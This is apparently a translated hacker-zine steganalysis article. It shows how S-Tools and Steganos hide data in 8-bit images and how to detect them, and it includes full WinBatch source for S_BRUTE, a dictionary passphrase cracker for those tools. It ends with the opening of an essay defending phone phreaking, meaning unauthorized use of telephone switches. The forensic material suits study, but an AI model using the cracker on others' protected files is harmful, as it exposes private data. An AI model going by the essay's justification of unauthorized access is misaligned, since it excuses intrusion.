В 8-битном изображении, таком как GIF или BMP, каждый пиксель описывается числом от 0 до 255, которое ссылается на конкретный цвет в «таблице цветов» (color lookup table) или палитре. Распространённое заблуждение состоит в том, что все изображения просто содержат строки байтов, описывающих отдельные цвета, и графический файл перечисляет их слева направо и сверху вниз. Для 8-битных изображений это лишь частичная правда. Палитра перечисляет каждый цвет, используемый в изображении (и дополнительные цвета, если в изображении задействовано менее 256 цветов), а данные самого изображения хранятся как последовательность чисел от 0 до 255, ссылающихся на записи палитры. Таким образом, изображение восстанавливается путём обращений к палитре для определения цвета, который нужно поставить в данной позиции пикселя.

Для сокрытия данных в 8-битном контейнере GIF или BMP большинство существующих инструментов используют одну из двух техник, которые я буду называть **модификацией LSB ссылки на палитру** и **модификацией LSB элемента RGB**.

Модификация LSB ссылки на палитру предполагает изменение LSB _ссылки на палитру_ (0–255) для сокрытия данных сообщения. Напомним, что ссылка на палитру — это просто число от 0 до 255, указывающее на цвет, или запись, в палитре. Для сокрытия данных программа, использующая модификацию ссылок на палитру, может выбирать, на какой цвет указывать, основываясь на LSB этого цвета. Такая программа не обращает внимания на сходство цветов, заботясь лишь о том, подходят ли LSB для сокрытия данных. Если соседние цвета в палитре имеют несовпадающие LSB, они хорошо подходят для сокрытия данных и становятся удачными кандидатами для хранения скрытого текста в итоговом стего-контейнере. Если нужно скрыть 0 (ноль), стего-программа вставляет индекс палитры с LSB равным 0, и наоборот для скрытия 1.

Модификация LSB элемента RGB предполагает изменение _фактического цвета_ пикселя путём изменения LSB красного, зелёного или синего компонента цвета в таблице цветов. Например, цвет «белый» представлен значениями RGB 255,255,255, что в двоичном виде равно:

```
11111111 11111111 11111111
```

в порядке RGB. Изменяя LSB каждого компонента RGB, можно скрывать данные, создавая почти идентичные копии цветов, отличающиеся лишь LSB. Поскольку цвет изменяется только на один-два бита, получающиеся цвета очень близки и, возможно, неразличимы для человеческого глаза. Результатом этого изменения цветов в таблице становится то, что почти идентичные цвета могут ссылаться на несколько записей таблицы. Это становится чрезвычайно заметным, когда палитра просматривается и сортируется по яркости (luminance) в таком продукте, как Paint Shop Pro: похожие цвета окажутся рядом друг с другом в палитре, отсортированной по яркости. Используя эту технику, двоичная 1 в файле-сообщении может быть представлена в стего-файле путём замены цвета в контейнере его изменённой версией, у которой компонент R, G или B

заканчивается на двоичную 1. Аналогично, двоичный 0 в файле-сообщении представляется в стего-файле заменой исходного цвета его изменённой версией, у которой компонент R, G или B заканчивается на двоичный 0.

III. Стеганографические отпечатки

Существует несколько инструментов, применяющих эти техники к файлам на различных платформах. Я остановлюсь на двух конкретных наборах: Steganos и S-Tools v4.0. Steganos, пожалуй, наиболее универсален и мощен из доступных инструментов, а S-Tools, по всей видимости, прост в использовании и наиболее широко распространён (не говоря уже о том, что мне нравится S-Tools: он существует давно и сделан очень качественно). Другие доступные наборы обладают схожей функциональностью и техниками сокрытия. Чтобы выяснить, что именно делают инструменты при сокрытии данных, лучше всего использовать простой BMP-контейнер. Для целей наших тестов RGB BMP-файл использует схему палитры, идентичную GIF, а все рассматриваемые инструменты могут использовать BMP-файлы в качестве контейнеров.

Рассмотрим изображение-контейнер размером 50 на 50 пикселей, содержащее только чёрные (0,0,0) пиксели. Это изображение ссылается только на запись палитры 0 (ноль) как на единственный цвет. Для создания и анализа базовых изображений я буду использовать бесплатную программу для рисования Paint Shop Pro V4.10 (PSP). При создании этого изображения PSP использовал палитру по умолчанию с 216 уникальными записями и 40 «заполняющими» записями в конце палитры, все из которых содержат значение (0,0,0) или чистый чёрный цвет.

Файл-сообщение — это просто текстовый файл, содержащий фразу «This is a test.»

A. S-Tools

Когда файл-сообщение скрывается с помощью S-Tools, результирующее 8-битное изображение выглядит для человеческого глаза идентично оригиналу. Однако при более внимательном рассмотрении в файле обнаруживаются заметные странности.

Поскольку S-Tools использует в качестве техники сокрытия модификацию LSB элемента RGB, палитра имеет характерные и весьма очевидные особенности. Многие цвета палитры смещены на один бит в компоненте R, G или B. Это хорошо видно, когда палитра отсортирована по яркости и просматривается в PSP. Первые шестнадцать (и единственные оригинальные) цветов в этой палитре:

```
(51,1,1) (51,1,0) (50,1,0) (51,0,1) (51,0,0) (50,0,1) (50,0,0)

(1,1,0) (1,1,0) (0,1,1) (0,1,0) (1,0,1) (1,0,1) (1,0,0) (0,0,1) (0,0,0)
```


Обратите внимание, что смещения компонентов RGB составляют всего 1 бит. Это незаметное изменение цвета и весьма расточительное использование палитры. Помните, что всего доступно 256 цветов. Большинство программ для создания 8-битных изображений очень тщательно подбирают цвета для включения в палитру и почти все используют стандартные палитры, содержащие наиболее часто встречающиеся цвета. Видеть палитру с таким количеством _почти_ идентичных цветов — это странно. Кроме того, палитра была скорректирована и содержит меньше цветов: стандартные цвета PSP заменены некоторыми из перечисленных выше. Как типично для такого типа сокрытия, свободное место в конце палитры было уменьшено, чтобы освободить место для новых копий существующих цветов. Этот тип сокрытия всегда выдаёт себя однобитными смещениями в одном или нескольких LSB. Поскольку такой отпечаток так легко идентифицируется, сосредоточим усилия на более трудно обнаруживаемом методе ссылок на палитру, используемом Steganos.

B. Steganos

Steganos любезно напоминает, что 8-битные изображения — не самые надёжные контейнеры. И не напрасно: когда файл-сообщение скрывается с помощью Steganos, результирующее 8-битное изображение имеет существенную аномалию — стего-изображение полностью отличается от оригинала! Вместо полностью чёрного изображение теперь напоминает чёрно-синюю шахматную доску. Однако это различие очевидно только при наличии доступа к оригинальному изображению. Поскольку перехватчик, скорее всего, не будет иметь копии оригинала, рассмотрим другие методы обнаружения. При проверке палитры изображения на наличие цветов с однобитными смещениями (как в стего-изображении, созданном S-Tools) таковых не обнаруживается. Также в конце палитры нет ни большего, ни меньшего свободного места по сравнению с оригиналом. Steganos никак не изменяет палитру при сокрытии данных: он использует описанную выше технику LSB-ссылок на палитру. Тем не менее существуют весьма характерные способы определить, использовалась ли эта техника для сокрытия данных, — в частности, путём анализа _того, как_ используются цвета палитры. В данном простом случае гистограмма покажет именно тот тип модификации, который мы ищем. Как сказано в справке PSP:

> *«Гистограмма — это график значений цвета изображения, обычно значений RGB и/или яркости. На гистограмме спектр цветового компонента отображается по горизонтальной оси, а вертикальная ось показывает долю цвета изображения, соответствующую каждой точке спектра компонента.»*

Если кратко, это просто означает, что строится график, показывающий, как цвета используются в изображении и насколько они схожи (по оттенку). При просмотре «синей» гистограммы файла, скрытого Steganos, мы видим нечто подобное:



Ось X показывает спектр синего цвета (от 0 до 255). Ось Y показывает количество пикселей изображения, соответствующих этому цвету. При отображении гистограммы число 100 по оси Y — не процент, а максимальное значение (в данном случае 1272), указывающее наибольшее число пикселей для _любого одного цвета_. Поскольку в этом стего-изображении реально используются только два цвета, на гистограмме только две вертикальные полосы. Они указывают, что в семействе синего цвета задействованы фактически только два цвета: один со значением синего равным нулю и другой со значением синего около 50 (точнее, 51). При проверке таблицы цветов

этого изображения, отсортированной в _порядке палитры_, очевидно, что эти два ссылочных цвета схожи лишь потому, что располагаются рядом в палитре. Два цвета — (0,0,0) и (0,0,51), то есть чёрный и очень-очень тёмно-синий. Изображение преимущественно чёрное, и Steganos, по всей видимости, выбрал очень тёмно-синий цвет (00110011) как 1 для некоторых скрытых данных, а чёрный (00000000) как 0, поскольку эти цвета находятся _рядом_ друг с другом в списке цветов, упорядоченном по индексу палитры. Хотя они и соседствуют в палитре, цвета не очень похожи, отчего итоговый стего-файл выглядит обесцвеченным. Steganos не модифицирует сами цвета, но изменяет то, как используется исходная палитра, обращаясь к цвету и его соседу (при сортировке по индексу палитры) почти одинаковое число раз. Итог: это изображение использует соседние цвета палитры почти одинаковое количество раз. 1272 пикселя закрашены чёрным и 1228 — тёмно-тёмно-синим. Это не было бы необычным, если бы не тот факт, что цвета являются соседями по индексу палитры. Если бы дизайнер изображения использовал какой-либо эффект затенения, в этом 256-цветном изображении было бы задействовано куда больше двух оттенков, и смещения оттенков были бы значительнее. Эти два цвета даже не выглядят как оттенки друг друга при сравнении рядом.

Опытный перехватчик сразу поймёт, что с этими изображениями что-то не так: оба демонстрируют типичные признаки сокрытия данных.

IV. Пример из реальной жизни

Перехватить одноцветное изображение и определить, что оно стегировано, — тривиальная задача. Увеличение числа используемых цветов в рамках 256-цветной палитры могло бы (как может показаться читателю) замаскировать скрытый файл-сообщение. Однако, применив несколько простых методов, можно выявить паттерн, повышающий вероятность обнаружения стегированного изображения. Например, если создать двухцветное изображение, использующее только чёрный (0,0,0) и белый (255,255,255), и спрятать данные с помощью Steganos, результаты покажут, что Steganos использовал не только чёрный и белый, но и ещё два цвета из палитры со значениями (0,0,51) и (255,255,51) соответственно. Эти новые цвета примыкают к исходным двум в списке палитры, имеют отличающиеся LSB и ссылаются на них в новом изображении почти так же часто, как исходные цвета. Аналогичная ситуация возникает при создании 6-цветного изображения. После сокрытия данных Steganos в новом файле будут использованы исходные 6 цветов и их соседи по палитре. 6 новых цветов становятся альтернативными представлениями исходных 6 с точки зрения их LSB. Эта закономерность справедлива вплоть до изображений, содержащих 256 различных цветов. Понимая эти паттерны, можно обнаружить любые 8-битные изображения Steganos без доступа к оригиналу.

При попытке обнаружить применение стеганографии в 16- или 24-битных изображениях требуется значительный анализ паттернов. Обнаружение стего в 24-битных изображениях — задача не для слабонервных, однако выполнимая. Стандартные решения на основе «рандомизации» весьма далеки от решения этой проблемы, поскольку LSB-данные в программах создания изображений далеки от случайности: они следуют выраженному паттерну при рассмотрении как части целого — 8-битного числа. Большинство стандартных графических эффектов не используют случайные данные, а применяют паттерны для создания и поддержания определённой графической иллюзии. Вставка «случайных» данных даже на уровне LSB может стать топливом для аналитика. Во многих 24-битных стего-программах биты секретного текста обычно вставляются со средними интервалами между ними, а затем добавляется случайный «шум», чтобы секретные биты казались менее очевидными. Случайный «шум» (при корректной реализации) должен иметь случайный интервал между различными битами. Контраст между средним и случайным интервалом может оказаться достаточным не только для того, чтобы насторожить аналитика, но и чтобы указать, где заканчиваются секретные биты и начинаются случайные. Вывод: 24-битное обнаружение

выполнимо, но пока не практично для любителя.

V. Будущее

Стеганография находится в зачаточном состоянии, однако появляется ряд новых технологий, включая методы выбора и построения при сокрытии данных, а также продолжающиеся исследования в области случайного распределения.

Метод выбора (selection) предполагает генерацию большого числа копий одного и того же контейнерного файла, незначительно отличающихся друг от друга. В случае графического файла можно вносить незначительные корректировки оттенка, насыщенности и уровней RGB с целью добиться того, чтобы секретное сообщение в итоге _появилось_ в LSB данных. Несмотря на сложность генерации, такой тип сокрытия данных практически невозможно обнаружить, поскольку характеристики изображения вообще не изменяются.

Метод построения (construction) предполагает моделирование характеристик оригинального контейнера при создании сообщения. Говоря проще: формируйте сообщение вокруг существующего контейнера, а не контейнер вокруг сообщения. Если, например, оригинальное изображение оставить нетронутым и разработать ключ для извлечения сообщения _из_ изображения, обнаружение было бы невозможно без ключа.

В области случайного распределения достигается ряд успехов, в частности Туомасом Аурой (Tuomas Aura) из Технологического университета Хельсинки. Его статья «Practical Invisibility in Digital Communication» представляет технику под названием «псевдослучайная перестановка» (pseudorandom permutation), которая поднимает стеганографию до технического уровня криптографии и должным образом решает проблему случайности с точки зрения сокрытия данных. Статья превосходна и доступна по адресу http://deadlock.hut.fi/ste/ste_html.html

Ведутся интересные исследования (и создаются proof-of-concept реализации) по использованию стего-техник в зарезервированных полях пакетов TCP, UDP и ICMP. Эти исследования доказывают, что стеганография имеет практическое значение и область применения, выходящую за рамки звуковых и графических файлов. К сожалению, использование стего там, где раньше ничего не было (то есть в типично пустых зарезервированных полях), само по себе может привлечь внимание. Используйте шифрование и сжатие для дополнительной защиты данных. В действительности не так важно, будут ли обнаружены скрытые данные, если лежащий в их основе крипто надёжен.

VI. Заключение

Обнаружить стего в 8-битном изображении довольно просто. Получить доступ к скрытому тексту несколько сложнее, однако существует простой и незаслуженно упускаемый из виду метод — перебор по словарю с помощью самого создавшего файл приложения (см. программу S_BRUTE.WBT ниже). С другой стороны, анализ 24-битного изображения требует значительных усилий. Если вы решите применять техники сокрытия данных, используйте 24-битные изображения и сжимайте и шифруйте файл-сообщение, учитывая, что 24-битные изображения сами по себе могут привлекать внимание из-за своего размера.

При попытке идентифицировать стего-файлы в 8-битных изображениях имейте в виду следующее:

• Ищите очевидный отпечаток элемента RGB.
• В стего-файле: однобитные смещения между цветами в палитре, отсортированной по яркости (это ЯВНЫЙ признак S-Tools!).

• Если в цветах палитры нет однобитных смещений, ищите отпечатки метода ссылок на палитру, которые включают:
• Использование соседних индексов палитры почти одинаковое число раз — в целом по изображению (используйте гистограмму) или в области, которая должна быть преимущественно одноцветной, но демонстрирует эффект шахматной доски (используйте масштаб 11:1 для просмотра отдельных пикселей и инструмент «пипетка» для быстрого просмотра компонентов RGB в PSP).
• Плохое качество изображения (шум и «снег» — распространённые побочные эффекты).
• Для более детального анализа читатель может рассмотреть возможность использования MS-DOS программы msgifscn.zip, доступной на зеркалах Simtel по всему миру, для дампа содержимого палитры 8-битного GIF-изображения в файл, который затем можно загрузить в MS Excel для анализа (надстройка анализа в Excel очень пригодится для двоичных преобразований и сортировки данных).
• Если есть подозрение, что рассматриваемый файл содержит стегированные данные, никогда не лишним будет перебор по словарю для приложения, создавшего его! (см. листинг программы S_BRUTE в конце статьи). Хотя это и является одним из более медленных методов взлома стего, нередко проще получить возможные ключевые фразы из других источников, чем атаковать сам стего-алгоритм или крипто.

VII. Программа

Автор S-Tools продаёт исходный код своей программы, а Steganos предоставляет SDK для сокрытия/декодирования файлов с использованием своих алгоритмов, однако для программ, не предоставляющих исходный код, существует альтернатива: перебор самого приложения. Хотя использование доступных API и SDK было бы значительно быстрее, бывают случаи, когда этот вариант попросту недоступен.

С этой целью ниже приведены два файла: S_BRUTE.WBT и S_BRUTE.INI. Программа написана на WinBatch — языке, весьма схожем с UNIX-языком TCL/TK (или Expect), но работающим в контексте Windows 95/NT. Разработанный для управления Windows-приложениями, WinBatch представляет собой идеальный инструмент для перебора паролей приложений (см. http://www.windowware.com для получения бесплатного компилятора для запуска S_BRUTE). S_BRUTE — это приложение, которое перебирает пароли S-Tools v4 и Steganos с использованием словарного файла в попытке определить парольную фразу стегированного изображения (что впоследствии раскроет скрытый текст). Программа выбирает инструмент на основе указанного исполняемого файла, и часть программы для S-Tools не только перебирает парольную фразу, но и пробует все четыре алгоритма, доступных в S-Tools. К сожалению, S-Tools использует некоторые операции, доступные только через мышь, поэтому мышь фактически будет недоступна во время работы части для S-Tools. Словарь, необходимый этой программе, — просто список слов или парольных фраз, разделённых переводами строки. Учтите, что Steganos не допускает пароли короче пяти символов, поэтому исключите их, чтобы сэкономить время. Если в слове/фразе нужно использовать " (двойную кавычку), используйте "" (две двойные кавычки) в словаре — WinBatch это принимает. Создаётся лог-файл c:\output.txt, в который записываются все проверяемые слова/фразы. Выходной файл можно повторно использовать как словарь, поскольку никакой посторонней информации в него не записывается. Для ввода имён исполняемого файла стего-инструмента, словарного файла и стего-изображения предусмотрены два варианта. Формат файла S_BRUTE.INI (см. ниже) позволяет задать переменные exepath, dict и stegofile для ввода полных путей в программу. Кроме того, программа может запрашивать имена файлов вручную через стандартные диалоги файлов Windows 95. В этом случае обращайте внимание на заголовки диалоговых окон: они описывают, какой файл ищет программа. В INI-файле также доступна переменная

STEGANOSDELAY. Это значение (в секундах) определяет, сколько времени ждать сообщения об ошибке неверного пароля от Steganos. Значение по умолчанию равно 0, но если возникает много ложных срабатываний (ваша машина МЕДЛЕННАЯ!), установите это значение в несколько секунд. Из-за скорости перебора программа не всегда точно определяет, _какое именно слово_ сработало при нахождении совпадения. В этом случае S_BRUTE сообщит слово, которое, по её мнению, сработало, но вам, возможно, придётся попробовать это слово плюс одно-два предыдущих слова из c:\output.txt (и несколько разных алгоритмов при использовании S-Tools). В любом случае вы рассматриваете около 12 комбинаций — совсем немного!

Обратите внимание, что S-Tools и/или Steganos должны быть правильно установлены до использования программы. S_BRUTE не предназначен для перебора всего пространства ключей, а служит более быстрым способом определения парольной фразы, если у вас есть хоть какое-то представление о том, какой она может быть. Если стего-изображение найдено на веб-странице, создайте словарь из слов и фраз, найденных на этом сайте, и позвольте S_BRUTE сделать работу за вас.

```
;; Steganography Brute v1.0 written by a researcher at hacklab.com
;; For new versions and support programs see http://www.hacklab.com
;; This little toy brute forces two very common Steganography utilities,
;; specifically Steganos (http://www.steganography.com) and S-Tools written
;; by Andrew Brown (a.brown@nexor.co.uk)
;; This program can be run using a free program called WinBatch
;; from http://www.windowware.com
;;
;;
;;Notes:
;;
;; 1) The program depends on the executable name being either "S-TOOLS.EXE" or
;;□"STEGANOS.EXE". This exe name decides many things, including the
;;□semantics of the brute force attack and which types of container files
;;□to accept. (Remember that the tools accept different types of container
;;□files.)
;; 2) The dictionary file is simply a text file with words or phrases separated
;; □by CR(LF). If a " (double quote) must be used in the word or phrase,
;;□use "" (two double quotes) instead. This is Winbatch's way of representing
;; □the double quote in a string.
;; 3) Internally, this program converts all Windows LFN-formatted dir/filenames to
;;□DOS-style 8.3 or short dir/filenames. If you have problems, finding/using
;;□LFN files, you may want to manually convert them to a SFN dir/file structure.
;; 4) The S-Tools test requires certain mouse-only operations. During this part of
;;□the program, it's best to leave your machine alone. Otherwise the mouse will
;;□be all over the place. Sorry.

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:main                           ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;


Intcontrol(12,4,0,0,0) □□;;controls abrupt endings

if (winmetrics(-4) < 4 )
        error="This program runs on Windows NT or Windows '95 only!"
        gosub bail_error
EndIf

cr=Num2Char(13)
lf=Num2Char(10)
crlf=StrCat(cr, lf)
progname="Steganography Brute"
STEGANOS=0□□□;; Flag for Steganos
STOOLS=0□□□;; Flag for S-Tools
□


text1='This program brute forces Steganography programs.'
text2='Including S-Tools v4.0 and Steganos. Do you wish'
```

```
text3='to continue?'
;q = AskYesNo('%progname%',"%text1% %crlf% %text2% %crlf% %text3%")
If (AskYesNo('%progname%',"%text1% %crlf% %text2% %crlf% %text3%")  == @NO) Then Exit

text1="It is easiest to make all file settings through the"
text2="S_BRUTE.INI file in this directory. If you do not use"
text3="this file, you will be manually prompted for the files."
Text4="Do you wish to use the INI file?"
q= AskYesNo("%progname%"," %text1% %crlf% %text2% %crlf% %text3% %crlf% %text4%")

if (q  == @NO) Then gosub prompt_for_files
else gosub set_files


if (STEGANOS)
□gosub steganos
else
□if (STOOLS) then gosub stools
EndIf

error="Passphrase not found!"
gosub bail_error

Exit



;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:steganos                ;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;
Run("%exepath%", "%stegofile%")
WinWaitExist("",10)        ;;; Steganos' first window has no title.
□□□   ;;; If you have problems,
SendKeysTo("","{ENTER}")   ;;; comment out these two lines...
;TimeDelay(10)             ;;; and uncomment...
;SendKey("{ENTER}")        ;;; these two lines.


WinWaitExist("Steganos for Windows 95",30)
SendKeysTo("Steganos for Windows 95","{ENTER}")

dictgrip=FileOpen("%dict%","READ")
fn1="c:\output.txt"
handleout=FileOpen("%fn1%","Append")
stitle="Steganos for Windows 95"
START_TIME=TimeYmdHms()
word=0

while (word != "*EOF*")
   word = FileRead(dictgrip)
   if word =="" then continue
   if word =="*EOF*" then break
   ClipPut("%word%")
   SendKeysTo(stitle,"^v{ENTER}")
   TimeDelay(STEGANOSDELAY)
   test=strsub(MsgTextGet(stitle),1,22)
   if test==""
    text1="I think we have a match!"
    text2="Due to the speed of the brute force attack, check c:\output.txt"
    text3="to see the last few words used, but I think the passphrase is:"
    text4="%word%"
    success="%text1% %crlf%%text2% %crlf%%text3% %crlf%%text4%"
    gosub bail_success
   else
    if test=="This password is wrong"
□   SendKeysTo(stitle,"{ENTER}")
□   SendKeysTo(stitle,"!B{ENTER}")
□   FileWrite(handleout,"%word%" )
    endif
   endif
endwhile
```

```
STOP_TIME=TimeYmdHms()

FileClose(dictgrip)
FileClose(handleout)

Return

;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:stools                  ;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;
Run("%exepath%", "%stegofile%")
if (WinWaitExist("Welcome to S-Tools",5) == @TRUE)
 SendKeysTo("Welcome to S-Tools","!C")
EndIf

 winplace(0,0,400,400,"~S-Tools")
 WinWaitClose("Please Wait")
 SendMenusTo("~S-Tools", "Window Tile Horizontally")

text1="S-Tools requires certain mouse-only operations."
text2='After clicking OK, position the mouse within your'
text3="image in the S-Tools window and click the left button."

message("Setup mouse for S-Tools","%text1% %crlf% %text2% %crlf% %text3%")

while (mouseinfo(4)!="4")
 magic=mouseinfo(2)
endwhile

magicx=( ItemExtract(1,magic," ") )
magicy=( ItemExtract(2,magic," ") )


dictgrip=FileOpen("%dict%","READ")
fn1="c:\output.txt"
handleout=FileOpen("%fn1%","Append")

START_TIME=TimeYmdHms()
word=0
while (word != "*EOF*")
        word = FileRead(dictgrip)
        if word =="" then continue
 ClipPut("%word%")

 ;;;  write to the output file
 if word!="*EOF*"
  if (FileWrite(handleout,"%word%" ) >0)
   error="Unable to open file %fn1%."
   gosub bail_error
  EndIf
 Endif
 
 for dumnum=1 to 4      ;; for all the algorithms
 
  MouseMove(magicx, magicy, "","")
  MouseClick(@RCLICK, 0)
  SendKeysTo("~S-Tools","r")
  SendKeysTo("~Revealing","!P^v!V^v!E")

  if (dumnum==1) then SendKeysTo("~Revealing","I")   ;; IDEA
  if (dumnum==2) then SendKeysTo("~Revealing","D")   ;; DES
  if (dumnum==3) then SendKeysTo("~Revealing","T")   ;; DES3
  if (dumnum==4) then SendKeysTo("~Revealing","M")   ;; MDC
  SendKeysTo("~Revealing","{ENTER}")
  ;childlist=WinItemChild("~S-Tools")
  numchilds= ItemCount(WinItemChild("~S-Tools"), @TAB)

  if (numchilds>2)
   text1="We have an extra window in S-Tools! Possible passphrase match."
   text2="Due to the speed of the brute force attack, check c:\output.txt"
   text3="to see the last few words used, but I think the passphrase is:"
```

```
  text4="%word%"
   success="%text1% %crlf%%text2% %crlf%%text3% %crlf%%text4%"
  gosub bail_success
 endif
       next

endwhile

FileClose(dictgrip)
FileClose(handleout)

return



;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:set_files                    ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
fname=IniReadPvt("Main", "exepath", ".\S-TOOLS.EXE", ".\S_BRUTE.INI")
gosub path_clean
exepath=fname

gosub determine_tool_type

fname=IniReadPvt("Main", "dict", ".\DICT.TXT", ".\S_BRUTE.INI")
gosub path_clean
dict=fname

fname=IniReadPvt("Main", "stegofile", ".\STEGO.GIF", ".\S_BRUTE.INI")
gosub path_clean
stegofile=fname

STEGANOSDELAY=IniReadPvt("Main","STEGANOSDELAY","0",".\S_BRUTE.INI")

gifname= ItemExtract( (ItemCount("%stegofile%", "\")), "%stegofile%", "\")

Return

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:prompt_for_files             ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
msg = "Enter the Steganos error delay 0-60"
STEGANOSDELAY=AskLine("%progname%", msg ,"0")

types="Dictionary Text Files|*.txt|All Files|*.*|"
dict=AskFileName("Select Dictionary Filename", "C:\", types, "dict.txt", 1)
dict=FileNameShort(dict)

types="Steganography tool Executable|*.exe|"
msg="Where is the S-Tools or Steganos executable?"
exepath=AskFileName(msg, "C:\", types, "", 1)
exepath=FileNameShort(exepath)

gosub determine_tool_type

if (STEGANOS)
  types="Stego File (with hidden message)|*.bmp;*.dib;*.voc;*.wav;*.txt;*.html|"
else
  types="Stego File (with hidden message)|*.gif;*.bmp;*.wav|"
endif

text1="Select Stego Filename (containing hidden message)"
stegofile=AskFileName("%text1%", "C:\", types, "", 1)
stegofile=FileNameShort(stegofile)
gifname= ItemExtract( (ItemCount("%stegofile%", "\")), "%stegofile%", "\")
Return


;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:path_clean                   ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
```

```
switch FileExist(fname)
□case 0□
□□error="File %fname% not found!"
□□gosub bail_error
□□break
□case (2)
□□error="File %fname% in use!"
□□gosub bail_error
□□break
endswitch
fname=FileNameShort(fname)
Return


;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:determine_tool_type          ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
exename=(StrUpper(ItemExtract( (ItemCount("%exepath%", "\")), "%exepath%", "\")))

if (exename == "S-TOOLS.EXE") then STOOLS=1
else if (exename == "STEGANOS.EXE") then STEGANOS=1
Return


;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:bail_error                   ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
STOP_TIME=TimeYmdHms()
Message("%progname% Error!","%error%")
SECONDS=TimeDiffSecs(STOP_TIME,START_TIME)
Message("%progname%","Finished in %SECONDS% seconds.")
Exit

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:bail_success                 ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
STOP_TIME=TimeYmdHms()
Message("%progname% Success!!!","%success%")
Message("%progname%","Time Started: %START_TIME%%crlf%Time Finished: %STOP_TIME%")
Exit
```

S_BRUTE.INI:

```
[Main]

EXEPATH="C:\Program Files\Deus Ex Machina\Steganos\Steganos.exe"
DICT="C:\win\desktop\dict.txt"
STEGOFILE="C:\win\desktop\steclouds.bmp"
;STEGOFILE="C:\win\desktop\s-tclouds.gif"
STEGANOSDELAY=0□;; Set this higher for false positives.
□□□;; (Steganos does not use different names for its
□□□;; windows, so this program makes negative result
□□□;; checks (ie bad passwords) based on an error dialog.
□□□;; This timeout controls how many seconds to wait for
□□□;; an error. Default=0
```

О моральности фрикинга

Автор: Phrack Staff

Тема телефонного фрикинга представляет собой интересный предмет для обсуждения с точки зрения морали. Для тех, кто не знаком с этой темой, я дам краткий обзор предмета. Вслед за обзором фрикинга я проанализирую вопрос о том, является ли фрикинг, согласно данному определению, морально правомерным действием — с позиций Джона Стюарта Милля и Иммануила Канта. Наконец, я укажу на ошибки в каждом из доводов, которые они могли бы привести по данной теме, и определю, какой из них является более весомым применительно к рассматриваемому предмету.

Значение понятия «телефонный фрикинг» менялось со временем; его начальный рост можно в значительной мере проследить в связи с журналом TAP (Technical Assistance Program), основанным Эбби Хоффманом в 1971 году в рамках его Youth International Party (YIPL) (Meinel, 5). Изначальная цель состояла в использовании технологий для подрыва государственных институтов и крупного бизнеса. Со временем фрикинг утратил политическую окраску и стал всё больше привлекать энтузиастов технологий, интересовавшихся устройством телефонных систем и принципами их работы. В 1984 году Эрик Корли основал журнал 2600 с целью дальнейшего распространения этих знаний (Corley).

Определение телефонного фрикинга, которое я буду использовать в рамках данной статьи, соответствует тому, которым пользуются видные представители «сцены» хакинга/фрикинга. Говоря о мотивах телефонного фрикера, я опираюсь как на личный опыт, так и на многочисленные беседы с отдельными фрикерами на протяжении нескольких лет. Фрикинг — это стремление к знаниям о том, как работают телефонные системы. Навыки, которые фрикер приобретает в этом поиске знаний, нередко позволяют ему получить контроль над телефонным коммутатором, добавлять дополнительные телефонные линии, изменять платёжную информацию и выполнять другие подобные действия; однако всё это в целом считается не имеющим отношения к тому, чем интересуется настоящий фрикер. Я сосредоточусь исключительно на деятельности тех истинных фрикеров, которыми движет стремление к знаниям, а не иные цели. Тем не менее в общем случае фрикинг предполагает использование ресурсов коммутатора телефонной компании без её разрешения — как для исследования его возможностей, так и для общения с другими фрикерами с целью обмена знаниями.

Взгляд Милля: утилитаризм

Джон Милль, исходя из своих взглядов на мораль, изложенных в «Утилитаризме», пришёл бы к выводу, что телефонный фрикинг является морально правомерным действием. Чтобы признать действие морально правомерным, оно должно давать чистый положительный результат с точки зрения счастья, которое оно привносит в мир, по сравнению с причиняемым им несчастьем (Mill, 7). Чтобы доказать, что фрикинг морально правомерен, необходимо прежде всего показать, что он оказывает положительное влияние на общее счастье в мире, а затем продемонстрировать, что любые негативные последствия фрикинга достаточно незначительны, чтобы перевешиваться положительными. Если положительные эффекты превышают отрицательные, то действие явно морально правомерно.

Прежде всего, непосредственная выгода, которую фрикинг приносит причастным к нему людям, состоит не в прямом преследовании счастья, а в стремлении к знаниям. Поскольку мораль определяется счастьем, а не знаниями, необходимо разрешить вопрос о том, как знание соотносится со счастьем. Причина, по которой это стремление всё же связано с моралью, состоит в

том, что люди, преследующие знание ради него самого, делают это потому, что обретение знания стало частью их счастья. Именно таким же образом, каким Милль доказывает, что стремление к добродетели можно примирить со стремлением к счастью, знание тоже может быть с ним примирено (Mill, 35–37).

